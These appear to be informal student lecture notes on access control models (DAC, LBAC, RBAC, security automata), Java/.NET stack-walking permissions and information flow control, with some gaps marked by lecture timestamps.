- Discretionary vs. mandatory: not discussed now.

Slide 10: Access control model: policy: what can happen in what state. Model: something that's not really defined: class of policies that look similar: design pattern for access control policy. It's not well-defined, so we'll not use the term too much.

Slide 12: The objective of DAC: we want creator-controlled sharing of information. You have many users that can contribute info to the system. They put items in their wishlist, posts,... They create potentially interesting objects of information in the system. DAC says that what we want to enforce is that whoever creates an object can decide what happens to that object. We assume that we have a number of objects and operations that users can perform on these objects. DAC adds that we will associate with very object an owner, who created the object. There are variants that have other notions of 'owner'. We want that the owner can grant other users the right to do operations on the object.
Variants:

- Pass ownership: suppose I create something, should it be possible for me to pass ownership? In some systems you may want this, in others you may not.
- Delegation: the owner, the creator, can make decisions. Should it be possible for him to delegate these rights (and stay owner)? When you have delegation, can you revoke the right to manage the objects? If you want revocation, what does it mean? These are all decisions that have a serious impact on the security of the system.

Chapter 8

Lesson 8

8.1 Slides: 4. AccessControl(1)

Slide 12: In this part of the course we have a software-engineer hat on instead of the hacker-hat. There are rules of who can do what on a very big collection of multi-user distributed applications. You want to constrain what people can do. This used to be an infrastructural issue (most user things were operating systems or servers), but today a lot of applications that are being built are multi-user applications. It is relevant to any kind of software development.
The main thing we have to remember from last time is the way we specify access control policies: principals doing actions on a protected system. Access control means putting something between the action and the protected system: how should we specify what the guard should do when different principles are doing different actions on the protected system? At the moment, all a guard can do is decide to either allow or disallow the action. It can retain state. This is necessary for policies like "You can only do an action 5 times". Based on that observation, we concluded that we can specify the guard as a security automaton: in a programming style: state is specified by specifying variables that will maintain that state. We specify a body that specifies how the state changes after certain actions have occurred.
We'll be using this kind of specification very intensely.
The reason why we want such a relatively rigorous policy is because policies tend to get complex. It's important to be precise, otherwise you risk having an insecure system.
We'll learn to work with both specifications as well as action control by going through a series of examples of access control policies. The main goal of this is so we get to learn how to specify our own policies.
DAC: the high-level objective of this policy is what is specified here: creator-controlled sharing of information: users can create content. Objects are provided by users themselves. We're going to put responsibility with the users themselves: if you create something, it's up to you who can access it. The simplest refinement is where we assume that objects are accessed by operations and we want that the owner can grant rights to use operations to other users. We discussed that this can be refined in many ways: should it be possible to pass ownership?

You can try to implement these in the security automaton that we'll see.

Slide 13: This is not intended to be executed as is. It's used to write down explicitly what you want. It's a high-level typed Java or C#.
We can define our own types, in this case: Right(user, object, operation). There is no state associated with this. There are 4 state variables that will define what kind of state the guard needs to maintain in order to make decisions. The intention is that rights will represent all the accesses that are valid at this point in time (this will vary over time). We also need to remember who owns objects: another state variable: map from objects to users: for every object, there is one user that is the owner.
The rules on the basic operations are simple (good sign). When a specific user wants to read a specific object, you need to check that this specific triple is indeed in the rights-set. We will assume that access control consists of 2 parts: authentication and authorization. We won't be concerned with authentication, so we'll provide the authenticated user as a parameter in the access checks. Neither action changes state.
The more complicated actions are the addRight and deleteRight: a specific user is asking to grant another user access to object o to read. The guard should check that both users are valid, the object should be valid and the user asking should be the owner of the object → He's the only one that can change rights of objects: this is the essential check that the guard should do. The right <u',o,r> should be added to the set.
deleteRight is very similar.

Slide 14: A user can create an object (only if it doesn't exist yet). The initial owner of the object is the creator. Deletion of the object is only allowed to be done by the owner. If you would not check the last line, you could have an object with a specific name and someone else creates an object with the same name, the old rights would still be valid. It's important to think of this.
This is also an example why it's useful to specify everything so precisely, because you can use tool support to check if the rights are okay.

Slide 15: The important thing is not to know this specific automaton, but to get the hang of the approach. This is almost always an exam question. We'll be asked to make access rights specific with an automaton.
As soon as you have groups, it starts making sense to think about negative permissions: in the example negative rights consisted of the absence of files.
Delegation is another exercise.
Disadvantages of this model: it passes the bug to the user: "You should set permissions." But users are stupid! → give users responsibility of security and they will set everything wide open because that is the easiest. Vulnerable to social engineering: "Can you give me access? I need it." - "OK". Manageability: you have to set individual permissions on every object. Even if you have groups, maintaining rights is a nightmare from an administration point of view. The amount of effort you have to put in as a user to keep everything up-to-date is bad.

Slide 16: The second example will try to deal with the fact that users are put in charge of security. It's still being used today. It's the first model that steers away from DAC.

Slide 17: Mandatory: there is some part of the policy that is set centrally and it's not configurable by users and that's on purpose: we don't want users to be able to configure it (because they will configure it incorrectly).
The first one came from a military situation: info could be classified as top secret, secret or public. The info that was classified as top secret, its flow should be tightly controlled. We want a computer to enforce what the military has been doing for ages.
They wanted to enforce that independently of users maybe doing stupid things. This doesn't mean that you don't trust your users, but you may not trust them not to do something stupid. The goal is that even if users are doing stupid things, we still want control on the flow of information.
The objective is to classify security as a lattice of security labels (some things will be more/less confidential). We'll have an ordered set, we'll tag every object and every user with a security label. The meaning is different if it's tagged with 'secret' than when it's tagged 'public'. For users, the tag means clearance: clear up until a certain level. 'public': can see information up to the public level. We want to enforce that whatever happens in the computer system, no user can ever see information below their clearance. Information can only flow upward: public info can flow to secret info, but secret info can never flow to anything public. Even if people do stupid things like installing malicious software, security will still be enforced.

Slide 18: Ordered set where levels represent levels of confidentiality. You can have this linearly (left) or not-ordered. Sometimes you have confidential info that's incomparable with other confidential info. The people who work on project A may need to know on the confidential info about A, but there's no need for them to know about confidential info of project B $\rightarrow$ Let as little people as possible know about it. There are lattices where the lattice is not completely ordered. $\rightarrow$ Compartmentalize things better.

Slide 19: A security label in military context consists of a level (left side on **Slide 18**) and a compartment (right side). We create labels as combinations of a level and a set of keywords. You order them first pointwise and then for the compartments you order them by subset inclusions.

Slide 20: Example. Confidential info about A (C,$\{A\}$) is less confidential than secret info about A (S,$\{A\}$). This existed in the military before computers.

Slide 21: Script-security for web applications: we had the same-origin policy: a lattice that compartmentalizes websites as shown on the picture.

Slide 22: A security automaton. We'll use the notion of security labels and in addition we'll introduce the notion of a subject or a session that the user can start. In web context as a session, in operating system context as a specific login.

We need different subjects or sessions which will become clear later. The guard will have a notion of session which represents 1 specific interaction between a user and a part of the system.
They will be labelled with a security label on creation. If a session gets label L, it can only ever see information with level L or lower.
If you have someone with a high clearance, he/she may want to work in different modes of operation: may want to work with top-secret stuff, but also with secret or public information. If you don't have this possibility, there are a lot of limitations on what high-level users can do.
If you're logged in at confidential, you can read public objects, but not top-secret objects.
*-property: if you log in at confidential level, you can only write on confidential level and not on public level (but you can read on public level). This is to stop the trojan horse program. The operating system will enforce that a malicious program can not write top-secret information to a public file for example. This is shown in **Slide 23**.
Log in at secret level: read file F and F', but not write to File F' (but can write File F).
This is why we need multiple subjects: if any person with high clearance, if he could only log in with his high clearance, he would only be able to read and write at his level. We need multiple subjects to make things workable for people with high clearance.

Slide 24: Automaton for LBAC.
The dynamic part of the protection state can change while running. You have objects and sessions. They will be labelled with slabel and olabel. Read & write are simple: if a session wants to read an object, it can do so if its slabel >= olabel.
Writedown is as described.

Slide 25: To create a session, its ulabel needs to be higher than or equal to the label.
addObject: creating an object is like writing.

Slide 26: You could think of many extensions. You can leave the label unspecified when logging in, but dynamically compute the label based on what you have seen. To protect against potential trojan horses, the label is changed dynamically: determine it based on what the person is doing.
DAC can not enforce information flow control, LBAC can.
What are disadvantages: it's very user-unfriendly: you have to log in to different levels. If you have to work with 2 levels at the same time, it's a nightmare: you have to work on 2 systems at the same time.
Even at this level of abstraction, there are a number of known exploits that can still pass information to lower levels: modulate the load of the CPU: written such that you let it write a 1 or 0 and this can be read by S2. It's impossible to make a usable system that doesn't have these side-channels.
It's very rarely used these days, it is used for integrity protection.

Slide 27: RBAC is used in many applications.

Slide 28: It's simpler than LBAC. The main objective is to make access control manageable. DAC: users can do stupid things and it's hard to manage. E.g. university: professor gets hired and gets certain rights. In DAC, this user will need to get all these permissions and every starting professor will need these permissions. When they leave/change jobs it needs to be changed. RBAC: identify things that are more stable such that the amount of management that needs to be done can be minimized.
The notion of a professor for example. is more stable than any individual user. A role can be a specific job/responsibility.you need a fairly stable set of permissions: the permissions of a professor are more steady than those of individual users. There's someone who can decide what kind of rights a a professor can have. When he leaves, the rights are deleted.
We'll discuss a variant where users can start multiple sessions with different rights. I, as a user, can choose which of my roles I want to activate. When a session is started, you have to choose which role needs to be activated. When logged in as both, you'll have the union of the rights.

Slide 29: Sessions can be started and stopped. Users can start multiple sessions.
checkAccess: the permission should be given to one of the roles that is activated in the current session. There should exist a role that has that specific permission. If that's the case, it's okay, otherwise it isn't.

Slide 30: createSession: the roles that I'm asking for should be a subset of the roles assigned to this user.
dropRole is not necessary, but could be added: when you're running a session, you can choose to drop a certain role (when you have multiple roles). You have to make sure that that role is active.

Slide 31: Any permission associated with Project B Eng automatically also has all permissions of Engineering Dept. You can have specific permissions associated with the projects and then you have the director that has access to everything. You put the permissions that are common to every engineer together and the subsets of users that can do more become smaller.

Slide 32: Other extensions: put constraints on roles. Fraud is much less likely to happen if 2 people need to collaborate. Having 2 people responsible for something, decreases the chances of people doing bad stuff $\rightarrow$ static separation of duty: constraint on who can have what roles. One role can order goods and one role can approve payment and no user can be both roles.
Dynamic constrains: what roles do you want to activate together? E.g. university hospital professors: they both work as practitioner (they see patients) and they're researchers. Data collected as a researcher is anonymized, it's not sensitive information. Patients' data is sensitive $\rightarrow$ choose to work as a practitioner or researcher $\rightarrow$ never have the two roles together so sensitive data can't be published by accident. Principle of least privilege: when doing something, make sure you have the least permissions necessary to perform that job.

Slide 34: LBAC for integrity: you control the flow of information. Information can not flow from secret to public. For integrity, that's also flow of information: you don't want your information changed inadvertently. Protecting the integrity of your files is the same as saying that no information from the Internet should flow to that file (e.g. the binary image of your kernel). You can have labels of trustworthiness instead of levels of confidentiality. Windows uses this.
More dynamic access control models: in all the examples we've see, the protection state is changed by explicit management operations: create new object, user,... Sometimes you want the protection state to change automatically. For example, as soon as you've paid, you can choose where to send the guards. The act of payment changes the permissions you have. You do something in the system (a normal activity) and the protection state changes because of that activity. It's easy to model with security automata.
Exam question: come up with policies for any kind of application. Come up with a sensible policy for it and specify it as a security automaton.

Slide 35: Security automata are specification-artefacts.

Slide 37: You should do it in a way such that you can still change the policy if you want to. If you hardcode your policy too much, it will be hard to change it. You have to make sure that you don't introduce vulnerabilities: all accesses must be checked.

Slide 38: Four big approaches, one slide per approach.
Rely on the operating system: reuse the access control that the operating system already has. You ask the operating system to authenticate the user and then the application starts a thread in the name of the authenticated user and runs it. Anything the thread does, the operating system will assume it's that user. If it tries to do something it's not allowed to do, the operating system will complain.

Slide 39: Use application servers. Kind of an operating system for application. They offer a number of services that many applications will need and one of these servers can perform access control. Anybody who wants to do an operation on your application has to pass through the container. You implement access checks in the red line. For example if you want to change the price of a product somewhere, this can only be done if the user is on the operating system. You reuse access control that has been implemented by someone else, but on a different level than in the previous slide.

Slide 40: Specific helper software: reverse proxies: a machine you put in between the applications and the users of the applications. On the PEP-level you implement access control. PEP = policy enforcement point, PDP = policy decision point. This way, the application doesn't have to do access control.

Slide 41: Do it in the application itself. Avoid this because it's very hard to have complete mediation here. It's easy to forget access checks. Whenever you're manipulating things in the application code, you'll have to think of an explicit access-check. This is known to be very error prone. It's a very flexible

approach but it's very hard to evolve and very easy to make mistakes.
You can send the checks all out to a PDP: you would collect all the needed info and pass that on to an authorization engine so that at least the policy can evolve rather easily without having to change the source code.

Slide 42: This is one of the most important mechanisms for application-level security. Low-level and web application issues are the number 1 vulnerabilities today, but bad access control is definitely also in the top 3 or 5 of why software security fails. The reason why it's error-prone because it's easy to get policies wrong (security automata can help here) and because they're hard to implement (especially complete mediation).
Whenever you use discretionary policies when you give some power to the user, another reason why vulnerabilities can enter the system is because users cannot set policies wisely.

Chapter 9

Lesson 9

9.1 Slides: 5. UntrustedSWSecurity(1)

Slide 3: We have talked about various aspects of software security: techniques to prevent attacks at a low level and techniques to prevent users to do unauthorized actions: access control.
Now we'll zoom in on the case where the thing that's trying to get access is software. In the previous lectures we talked about humans trying to perform authorized actions. You can also do access control on a wider class of access control principles. It turns out that when the thing doing the actions is a program, there's more that you can do. It can have more impact on the kind of policies that you have to enforce.
Today we'll look at access control for programs to see what malicious or buggy software can do. We're not gonna make the distinction between bad an buggy software.

Slide 4: In cases where you want to have parts of software downloaded or installed that you do not completely trust. We'll look at the general case where something can be extended with new software parts at runtime. Anything that has a general-purpose operating system can be extended, anything that supports a scripting language can be extended, anything that supports functionality extensions (like media players),... $\rightarrow$ examples of applications/software based systems that can be extended at runtime.
The key question when running it is how we can make sure that we can run it but still maintain some good properties.

Slide 5: Terminology:

- Component: a piece of software that is big enough to be always deployed as a whole (for example a single line of code is not a component), e.g. DLL in Windows or a JAR-file in Java. It doesn't have to be a full application, but it should make sense to distribute it independently. Components can be composed in another system. Anything that can be deployed separately and can be composed in another system. Systems can contain multiple components. Some of these will be trusted more than others (e.g. your

browsers) and others you do not fully trust (e.g. plug-ins). A system can be extended at runtime with new components.

Slide 6: Examples: the operating system and components are applications. Web mashup framework is an HTML page that integrates scripts from advertisers etc.
OS and applications is one way of extending a PC with new operations.
The operating system itself can be extended with loadable kernel modules or device drivers: you extend the base system with additional things. We may trust the drivers less than the base system.
This is extremely common. In many cases it makes sense to enforce security restrictions.

Slide 7: A downloaded application should not install kernel-level software of course. We may want to be sure of a downloaded application that it doesn't send out our password file on the Internet. We want to enforce some policy using a suitable mechanism.
Policy: what you want to achieve, mechanism: how you want to achieve this.
This rule will be violated every now and then, we'll try to point out when it's not in the standard definition.

Slide 8: What are examples of policies that we can enforce on software but not on people: we can do anything we could do with security automata. Stateful access control: both on people and code.
Liveness: more interesting. It might be useful to know that a device driver never goes into an infinite loop. You don't want that to happen: how to make sure that the device driver will eventually respond? You can enforce this on code but not on people. You might check that the code doesn't have any loops.
Information flow control: you might be willing to give a secret to the code if you can be sure that the code will not leak it. You can analyze the code and make sure that it never does any sending. This is something you cannot enforce on people of course.

Slide 9: Mechanisms: we can do what we have been doing last week: we had a guard that would intercept any kind of action that the user could do. Then it would decide to pass or drop it.
There are some things that we can do more in the case of programs than in the case of people.
Java stackwalking: if the program consists of multiple components, it might make sense to look at what components are involved in the request. You might want to trust the user starting a program (like Word) than a component starting Word. "What code is doing this on behalf of what other code?" $\rightarrow$ stackwalking: walk up the call stack of the Java program and see what Java code is involved in the request.
Static analysis: we can't do this to people: analyze it. You can have algorithms look at the code to see if there's a loop in there, if it performs a send on the network,... static analysis: try to prove that the code doesn't do any bad things. Or static analyzers that try to find bad stuff: see whether they see any positive evidence of bad things.

Both mechanisms make sense.
Program rewriting: you can't do this to people. When you get a coded application/code in, you can rewrite it and only then run it. Virtualization: form of execution stream editing: you watch the stream of actions that the program is doing and then maybe edit it. Instead of letting the program access the hard disk, you make it access the virtual hard disk.
We'll look at the limitations of run-time modeling. There are policies that you cannot enforce with run-time monitoring, but that you can enforce with the other 2.

Slide 10: A policy defines a property. If you can make a decision about whether the execution of a program is good or not based on looking at one single execution, then the policy is a property. E.g. a program should not reach /etc/passwd. Clearly not a property: the average response time should be 1 second → average: you cannot decide if the program is good based on one run. Even for properties we distinguish between safety properties and non-safety properties. If a (??23.00). If at some point the program does something bad, whatever it does later, it will never fix this.
Counterexample: well-bracketedness: when you've only seen part of the execution, you can't know if the brackets are closed later on. Not a safety property if it might become good when continuing running.
More or less things that you can enforce with the guard property: guard only sees a single execution and it has to make a decision based on that interaction. Guards also don't look into the future. He can only do that sensibly for safety properties.
With programs you might be able to look ahead, not with humans.
Safety properties are (more or less) –¿ policies can be enforced by run-time monitoring, but not with the guard (I think? 25.45). There are corner-cases that you can't enforce. They have to do with whether badness is decidable or not. E.g. a program has as output other programs and the policy is that it should never spit out a non-terminating program. It's a safety-property: once it has done this, it will still be bad. It's not enforceable with guards because it's undecidable whether a C-program will terminate (26.00). As soon as you have non-safety properties, you will have to start thinking about other (27.45).

Slide 11: part of JVM and .NET VM. Not very often used yet, ot clear why that's the case. Most widely deployed. It's already a generalization with respect to what you can do with (28.00). The sand boxing is still a safety property: runtime monitoring. Slide 12: It has different names: stack walking. It's the common mechanism underling both the .NET VM and JVM. General idea: first there is a notion of permission that you can represent in the program itself: you have objects that have as meaning the right to access some resource of perform an action. You have a security policy (different meaning: policy configuration): for every component of the program (JAR-file or DLL) it will assign to that component a set of permissions: set of permissions. The basic idea is that every resource access that the program does, it will find out what the active components are (who called a file, which component called what component) with stack inspection. If every component on the call chain has the correct permissions, you'll let it pass, otherwise, you'll throw an exception. There are some

corner cases, but this is the big idea. We'll zoom in on several aspects now. Slide 13: permissions: Java objects that represent rights, they have set semantics: FilePermission represents the permission to read the file with a. specific name if you're in a certain mode. 1 single permission object can represent many primitive rights. There s a way to compare permissions for inclusion. You can ask when you give a component a certain permission and you give (33.00). It's completely extensible . If you define a new abstraction in your system, you ca also define a shopping basket permission to put things in the basket etc. you will be able to reuse (34.30) –¿ impose rules for shopping baskets without having to reimplement (34.30). Slide 14: Gives static permissions to components –¿ how are you going to determine what permissions a certain component has? You specify a function that says that the more evidence I have that a component is good, the more permissions it receives When you load a component from a local hard disk, it has more permissions than when you get it off the web, for example. In java the blank dots are the only supported dots, in .NET it's extensible. For example: any component that passes inspection by this virus scanner, give it additional permissions. This happens at loading time: whenever a component is added to the VM. Slide 15: VM with a number of components and different permissions. Slide 16: Stack inspection: what triggers stack inspection? Both the java and .NET ask the implementer of an abstraction to put the (?38.15) in the right place. The necessary checks are done by the library provider. demandPermission (.NET-version): primitive that you as a library-writer can use to shield any kind of (39.15). Make sure that you call a demandPermission for your shopping basket (?39.30). You need to make sure that all code in the request have the demandPermission. Implementation: stack walking. Essentially we'll walk over the runtime stack of the current program and check all the components on the stack and check whether they have the correct permissions. This wouldn't work in an unsafe language: if you have an untrusted component in C, you could write to any part in memory and change what permissions you have on the stack. Slide 17: graphical representation of what would happen at stack-inspection time. VM that has 3 components loaded. The boxes are classes in the JAR-files (components(. The blue line is the thread of execution. C3 calls a method in C2 and C2 calls a method in C7 in the yellow component. Protection domain: all components that have the same permissions are grouped in the same protection domain. It's kind of a union of all the components that have the same permissions. Slide 18: Call stack for the thread on the previous slide. The basic check is that if this calls a method to open a file, the demandPermission will look for each of the components if both blue, yellow and grey have the permissions to open a file. Slide 19: Problem with this: in general, this kind of access control will be way to restricted. If you can only do something if everybody involved in the request has the permission, then there are many paths where you can't do what you want to do. Suppose you want to give a component the right to log errors, but you don't want to give it access to the file system (cant read or write). Even if a component has the right to read and write a file and gives the other component the logerror function, this won't work because the first component doesn't have the right to read or write, so no log will be written. This is a very secure rule, but it's too restrictive in many cases. It's important to allow one of the components to offer restricted access to the file system: anybody above me doesn't need access to the file system, only me –¿ extension. You want to give a partially trusted component marked

with a flag (e.g. a red box around it, so the user is aware of it) the right to open arbitrary windows. Slide 20: swm: primitives offered by JVM and .NET to modify how the stalk walk goes: permissions will be relaxed a bit. There are 2 kinds, the first one is the most important one (JVM only supports this one). (47.45). When you call this as a component, you tell the security architecture you're taking (LUISTEREN) from now on, so don't look at (fsk) (48.00). A component that would support loading fonts but needs the file system for that will enable the file system and make sure that (48.30). The first one is really essential, otherwise it wouldn't work: give controlled access to resources. The nice thing about being by default very secure and asking anybody who's' doing anything critical for permission, makes it very clear where vulnerabilities could be. If you enable permission in a dumb way, then the component might be able to do things it shouldn't do. Components that enable a permission need to be reviewed if they are safe (I think? 50.15). Second one is more good practice: if has been given a permission but it knows it doesn't need it, it can ask to drop it. Slide 21: examples: all call stacks PD1 = protection domain 1. they're all calling a component. PD3 is calling something that needs permission. The default behavior is if a demandPermission happens, it will fail because PD1 doesn't have it. Slide 22: if PD2 calls enablepermission(p1), demandPermission will now succeed. Slide 23: disablepermission: the other way around. First demandPermission(P2) would succeed, when disablePermission(P2) has been executed, demandPermission(P2) will fail. Slide 24: You have untrusted code that you want to allow to open a marked window but not open arbitrary windows, then how would you implement that? You would need a trusted component that offers the markedwindow method. It will need permission, it can mess things up, needs to be reviewed. As long as Lib makes sure that (?53.30) it can only open markedwindows, then there's no problem (I think, listen!). openWindow has the permission, openMarkedWindow has the permission, but showResults doesn't have the permission. If openMarkedWindow enables the permission, then it will work when showResults() runs. Slide 25: Exact specification of the security automaton for the stack walking architecture. We have methods that say when certain methods should succeed and when they succeed, how they should change the guard (I think 56.15). For a stackframe we remember what permissions have been enabled in that stack frame. We need to remember what components the VM has, what the static permissions are and we need to maintain the callstack (list of call frames).

On demand permission, it never changes the state, it's just an access check. demandOK: for each stack frame on the stack, it will check from most recent stack frame to oldest stack frame, it will check that the permission that's being demanded (p) is in the static permissions of the components and if not, it will immediately return false, meaning that the demanding the permission fails. One special case: if one of the stack frames that you count from most recent to oldest has enabled p, then return true. If someone would be able to enable stuff, he might be tricking the security architecture. Slide 26: when an enable happens, there is a check that the permission being enabled is in the static permissions of the component that's requesting the permission. If this is okay, then we should take the top frame of the stack, set the enabledpermissions of p to true and push it on the stack: change the top frame of the stack to add the permission. Calling and returning of functions: whenever there's a call to a function in component c, you push a new stack frame with an initial empty set of enabled

permissions. When you return from a function, you pop it. Java and .NET differ when returning true at the end of slide 25. in java there's a default return false: more security0sensitive but less user-friendly. Returning true is more user-friendly but less security-sensitive. Slide 27: By far the most used (1.02.30). It doesn't appear to be widely used. Most java-apps run with all components having all permissions. The default is not to have the security architecture enabled. It's used in IBM server-side implementations. It's complex to set the policies and there are weaknesses: function-calls between components are very tightly controlled but (1.04.00). The most. Common sandboxing techniques are simpler. You treat the program as an untrusted user. Slide 29: IFC: informally speaking, the policy says that the data that you consider confidential should not leak to public channel: lattice-based. Or low integrity data should not influence high-integrity data: data that comes from the internet should not be able to influence system files in the window (1.07.10). Slide 30 ev: We have untrusted software, in the web things this was the script. We label the inputs as private or confidential or high, some of the inputs we consider as public. Some of the output channels, we label these depending on who can see them (channels that only go to me are private channels). The idea is that what I put into the program as private info should not leak, not even indirectly to public channels. Slide 34: malicious scripts can enter in various ways: you don't want your credit card data to go to the advertising script –¿ example of how to decide what is private and what is public. Slide 35: formal statement of the policy: non-interference: there are no 2 executions of the program that get the same public inputs and get different public outputs this is not a safety property: when you do 1 run of the program, you can't tell if it's bad or not. It's not even a property: you need more than 1 execution to decide whether the program is bad or not. We can enforce this with runtime monitoring, but we always enforced an approximation in the previous lectures. We'll also necessarily reject programs that are actually not bad –¿ you over approximate. You don't allow output to be ever sent, for example. What you want is, you want an enforcement mechanism that ensures that eh program is non0interferent and any program that is good, will be allowed to run. If you use lattice-based access control, then necessarily you will sometimes block programs even if they are good. you start a program always at a low level and as soon as something high-level is read, you're at the high level and you can't go to the low level anymore. Example of a program that is secure, but would still be blocked: Something that reads passwords and needs to send something to the low level: f the pw manager would, after it has read pws, it would write the current date to the public channel: as soon as the program has read high data, it can't do anything on the low level anymore, but writing the date is not high level: I := read.high() Write.low(date);

-¿ they're not related at all and it's a secure program, but lattice-based access control would block it. Slide 36: (1.17.00) –¿ it takes low input and writes it to low 7, that would be totally secure. You would only see (?? Luisteren!)

Slide 37: How can you enforce this? • Lattice-based access control • Static techniques that use type-system style techniques to enforce non-interference, they're approximative. They work as follows: all variables in the program are given a type which is a security level. You might have a variable l which is the low type and type h which is the high type. The type check will go through the program and will check if if (1.19.00). It will check for all assignments that they are assigned int eh right direction. H := l is okay L := h –¿ you put high

data on a low variable: the program has lost that this Is private information. It would be rejected by the type checker. More complicated:

In the second example, the low variable is informed if the high information has a certain value. 4 checks: (1.21.00) It will check that inputs from high channels can only go to high channels and vice versa.

Whenever you have code that 's conditional on (?) you cant do any assignment on (?)

You can only send low ?

With a typechecker we could allow h = read_high(c), write_low(i), which would've been blocked by stack walking (I think, check!). Slide 38: runtime techniques: lattice-based access control: treats it as black box. Tainting: in metadata you remember the level and then you propagate that taint throughout assignments. At the point where something goes out, you make sure that it (1.24.30) has some kind of tainting (I think). None of them are completely secure with respect to the non-interference property we saw. These kinds of runtime mechanisms are used frequently but they have remaining security holes. There are some systems that will also deal with the second drawn example, but they're too expensive. They might also block good programs, or take too much time running. Slide 39: we can run programs multiple times (you can't do this with people). You're always secure and when the original program was secure, you will not block it. (?1.26.00). You will run 2 copies of the program: low copy and high copy

You have low and high inputs and low outputs and high outputs. We're going to put the min box and feed the low input both to the low copy and the high copy of the program and we're going to feed the high input only to the high copy of the program. We have a default, we never give the low program never high information. We take the low output of the low program and send it out as the actual low output. We're going to block certain outgoing flows. (? Listen 1.29.00) First it's easy to see that in the low case, it's impossible to leak high output, because input that comes into Ph never gets to Pl, it never gets to see it. The nice thing is that if the original program was secure, then all the things that you output will be correct: low outputs are computed by Pl and if the program is secure, then the low output should not depend o the high input. On the other hand, the high outputs are also okay because H will get all inputs. By running the program twice, we can get secure and completely precise information flow control. Downside: this technique will not be able to tell at runtime whether the program is bad. You know it's secure. It might differ from the original program, but it will definitely be secure. It will fix the program instead of blocking it. For non- (1.32.00) properties (?). Slide 40: Once we are doing access control on code, it's in principle possible to enforce more expressive policies than safe properties. SLA's: 'onaverage' –¿ no safety properties. Slide 42: trend: many applications pull in code conformance (?) at runtime. This will require additional security mechanisms. How to enforce safety properties: we understand that well, but stronger properties are still being researched.